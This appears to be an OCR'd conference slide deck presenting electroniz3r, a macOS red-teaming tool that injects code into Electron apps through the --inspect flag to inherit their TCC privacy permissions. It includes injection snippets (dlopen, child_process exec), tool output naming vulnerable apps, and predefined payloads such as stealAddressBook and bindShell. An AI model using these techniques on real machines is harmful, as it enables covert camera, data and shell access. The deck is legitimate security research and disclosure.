ELECTRONizing macOS privacy

A NEW WEAPON IN YOUR RED TEAMING ARMORY

Whoami?

Wojciech Reguła

Head of Mobile Security at securing

- Focused on iOS/macOS #appsec
- Blogger – https://wojciechregula.blog
- iOS Security Suite Creator
- iOS Application Security Engineer course creator

blackhat

NULLCON
INTERNATIONAL SECURITY CONFERENCE

Objective by the Sea
version 2.0

confidence


x33fcon

AppSec Europe
London 2nd-6th July 2018

Agenda

1. TCC / privacy fundamentals on macOS
2. The problem with Electron applications
3. Granted TCC permissions inheritance
4. Electroniz3r presentation (demo time)
5. Detections
6. Conclusion

Previous macOS privacy research







TCC / privacy fundamentals on macOS






TCC / privacy fundamentals on macOS

System Integrity Protection (SIP)


- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on
- When turned on (default configuration) – Transparency, Consent and Control (TCC) comes into play

TCC / privacy fundamentals on macOS




TCC / privacy fundamentals on macOS


What resources are privacy-sensitive according to Apple?



TCC / privacy fundamentals on macOS

TCC / privacy fundamentals on macOS





TCC / privacy fundamentals on macOS

- SQLite 3 database
- User: ~/Library/Application Support/com.apple.TCC
- Global: /Library/Application Support/com.apple.TCC

```
sqlite> SELECT service,client,auth_value,csreq FROM access;
service                                     client                                                          auth_value  csreq
------------------------------------------  --------------------------------------------------------------  ----------  -----
kTCCServiceUbiquity                         com.apple.weather                                               2           ??

kTCCServiceUbiquity                         com.apple.iBooksX                                               2           NULL
kTCCServiceUbiquity                         com.apple.mail                                                  2           NULL
kTCCServiceUbiquity                         com.apple.ScriptEditor2                                         2           NULL
kTCCServiceUbiquity                         com.apple.Preview                                               2           NULL
kTCCServiceUbiquity                         com.apple.QuickTimePlayerX                                      2           NULL
kTCCServiceUbiquity                         com.apple.TextEdit                                              2           NULL
kTCCServiceSystemPolicyDocumentsFolder      net.tunnelblick.tunnelblick                                     2           ??

kTCCServiceAppleEvents                      com.vmware.fusionApplicationsMenu                               2           ??

kTCCServiceSystemPolicyDownloadsFolder      com.googlecode.iterm2                                           2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.idrix.VeraCrypt                                             2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.gpgtools.gpgkeychain                                        2           ??

kTCCServiceMicrophone                       org.mozilla.firefox                                             2           ??

kTCCServiceCamera                           org.mozilla.firefox                                             2           ??

kTCCServiceSystemPolicyDocumentsFolder      com.microsoft.VSCode                                            2           ??

kTCCServiceSystemPolicyNetworkVolumes       com.microsoft.VSCode                                            2           ??

kTCCServiceSystemPolicyNetworkVolumes       org.mozilla.firefox                                             2           ??
```


The problem with Electron applications

The problem with Electron applications

- Simplifying you run a website with embedded web browser.
- The packed JavaScript files may have bridge to your native OS API.
- In the past there were a lot of Cross-Site Scripting to Remote Code Execution kill chains…

The problem with Electron applications

- Simplifying you run a website with embedded web browser.
- The packed JavaScript files may have bridge to your native OS API.
- In the past there were a lot of Cross-Site Scripting to Remote Code Execution kill chains…
- On macOS popular Electron apps require granting TCC permissions




The problem with Electron applications

The problem with Electron applications

In the past, there was a code injection possible by definition

```
$ echo "INJECTED\!" >> [redacted]/VulnerableElectronApp.app/Contents/Resources/app/index.html

$ /usr/bin/codesign -d --verify VulnerableElectronApp.app
VulnerableElectronApp.app: a sealed resource is missing or invalid
```


Camera	
Keychain	This is a secret password st

Start / Shut down camera | S


INJECTED!

```
// Executing your JavaScript code in the app browser's context:
require('electron').app.on('browser-window-focus', function (event, bWindow) {
    bWindow.webContents.executeJavaScript("alert('Hello World!');")
})

// Loading your dynamic library
const os = require('os');
process.dlopen(module, "path/lib.dylib", os.constants.dlopen.RTLD_NOW);


// Spawning the calc
const exec = require('child_process').exec;
exec("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
```

…but macOS Ventura ~~ruined~~ **fixed** 😊 that technique




```
wregula$ cd /Applications/

wregula$ ls -l ./GitHub\ Desktop.app/
total 0
drwxr-xr-x  9 wregula  staff  288 Jun 13 10:49 Contents

wregula$ echo 1 > ./GitHub\ Desktop.app/Contents/Resources/test
sh: ./GitHub Desktop.app/Contents/Reources/test: Operation not permitted
```




Granted TCC permissions inheritance

Granted TCC permissions inheritance

- TCC inheritance system is complicated and caused many vulnerabilities in the past (e.g., CVE-2020-10008, CVE-2021-1824)
- From time to time, Apple changes details in the TCC permissions inheritance system
- Generally speaking (may not always be true):
  - When an app has private TCC entitlements – its permissions are not inherited by other apps they spawn
  - When an app has TCC permission granted by the user (User clicked “OK” in the prompt) - its permissions are inherited

Granted TCC permissions inheritance

- Electron apps always have permissions granted by the users, so their TCC permissions will be inherited by children processes
- If only there was a code injection technique that doesn’t break the macOS Ventura App Protection mechanism…



INTRODUCING ELECTRONIZ3R

electroniz3r

- Electron apps are like websites with embedded web browsers: you can open Dev Tools and execute JavaScript within their context
- By default, Electron apps allow users to spawn them with Web Inspector API turned on, using **--inspect** flag

electroniz3r

```
$ electroniz3r
OVERVIEW: macOS Red Teaming tool that allows code injection in Electron apps
 by Wojciech Reguła (@_r3ggi)

USAGE: electroniz3r <subcommand>

OPTIONS:
  -h, --help              Show help information.

SUBCOMMANDS:
  list-apps               List all installed Electron apps
  inject                  Inject code to a vulnerable Electron app
  verify                  Verify if an Electron app is vulnerable to code injection

  See 'electroniz3r help <subcommand>' for detailed help.
```

electroniz3r

```
$ electroniz3r list-apps
```


Bundle identifier	Path
com.microsoft.VSCode	/Applications/Visual Studio Code.app
notion.id	/Applications/Notion.app
com.github.GitHubClient	/Applications/GitHub Desktop.app
com.logi.optionsplus	/Applications/logioptionsplus.app
com.microsoft.teams	/Applications/Microsoft Teams.app
com.tinyspeck.slackmacgap	/Applications/Slack.app

electroniz3r

```
$ electroniz3r verify "/Applications/GitHub Desktop.app"
/Applications/GitHub Desktop.app started the debug WebSocket server
The application is vulnerable!
You can now kill the app using `kill -9 7033`
```

electroniz3r


```
$ electroniz3r help inject
OVERVIEW: Inject code to a vulnerable Electron app

USAGE: electroniz3r inject <path> [--path-js <path-js>] [--predefined-script <predefined-script>]

ARGUMENTS:
  <path>                  Path to the Electron app

OPTIONS:
  --path-js <path-js>     Path to a file containing JavaScript code to be executed
  --predefined-script <predefined-script>
                          Use predefined JS scripts (calc, screenshot, stealAddressBook, bindShell, takeSelfie)
  -h, --help              Show help information.
```



electroniz3r

